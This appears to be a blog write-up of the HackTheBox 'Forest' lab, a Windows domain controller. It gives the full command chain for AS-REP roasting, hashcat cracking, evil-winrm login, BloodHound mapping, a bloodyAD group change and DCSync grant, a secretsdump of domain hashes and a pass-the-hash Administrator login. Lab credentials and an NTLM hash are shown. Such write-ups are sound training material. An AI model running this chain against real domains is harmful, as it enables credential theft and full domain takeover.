
First, we start with a port scan using nmap:
nmap -sVC -Pn 10.129.95.210
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-10-26 04:12:12Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 2h26m50s, deviation: 4h02m32s, median: 6m48s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-10-25T21:12:26-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2026-10-26T04:12:23
|_  start_date: 2026-10-26T03:55:20

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.68 seconds
The scan confirms we’re dealing with a Windows Server 2016 Domain Controller, domain htb.local, hostname FOREST.
With anonymous LDAP enabled, we attempt ASREPRoasting without credentials:
nxc ldap 10.129.89.52 -u '' -p '' --asreproast output.txt


This returns an AS-REP hash for a vulnerable account. We crack it with hashcat:
hashcat -m 18200 output.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
We recover the credentials:
svc-alfresco@HTB.LOCAL / s3rvice

With these credentials, we log in via evil-winrm and and grab the user flag:
evil-winrm -i 10.129.89.52 -u svc-alfresco -p 's3rvice'
Next, we run BloodHound against the target to collect Active Directory data:
nxc ldap htb.local --dns-server 10.129.89.52 -u svc-alfresco -p 's3rvice' --bloodhound -c All


We need to upload the zip file to bloodhound:
Analyzing the resulting graph in BloodHound, we identify the following attack path:


svc-alfresco → Service Accounts → Privileged IT Accounts → Account Operators → GenericAll → Exchange Windows Permissions → WriteDacl → HTB.LOCAL (Domain)
The first step is joining the Exchange Windows Permissions group, leveraging the inherited GenericAll:
bloodyAD --host 10.129.90.148 -d htb.local -u svc-alfresco -p s3rvice add groupMember "Exchange Windows Permissions" svc-alfresco
We verify the membership was applied correctly:
bloodyAD --host 10.129.90.148 -d htb.local -u svc-alfresco -p s3rvice get object svc-alfresco --attr memberOf

distinguishedName: CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
memberOf: CN=Service Accounts,OU=Security Groups,DC=htb,DC=local; CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
With that group membership confirmed, we grant ourselves DCSync rights over the domain, abusing the WriteDacl permission Exchange Windows Permissions holds on HTB.LOCAL:
bloodyAD --host 10.129.90.148 -d htb.local -u svc-alfresco -p s3rvice add dcsync svc-alfresco


Now we use Impacket’s secretsdump to pull all the hashes from the domain:
secretsdump.py htb.local/svc-alfresco:s3rvice@10.129.90.148 -just-dc-ntlm

Finally, we connect to the domain with the Administrator hash using evil-winrm and grab the root flag:
evil-winrm -i 10.129.90.148 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
📌 Follow Me / Portfolio
🌐 Web: https://0xnano.com
🐦 X (Twitter): https://x.com/0xN4no
🐙 GitHub: https://github.com/0xN4no
🎥 YouTube: https://youtube.com/@0xNano

Did you enjoy the write-up? Feel free to comment or share it!
I’m always happy to answer questions and I love seeing improvements requests.
Comments
Join the discussionNo comments yet. Be the first to comment.


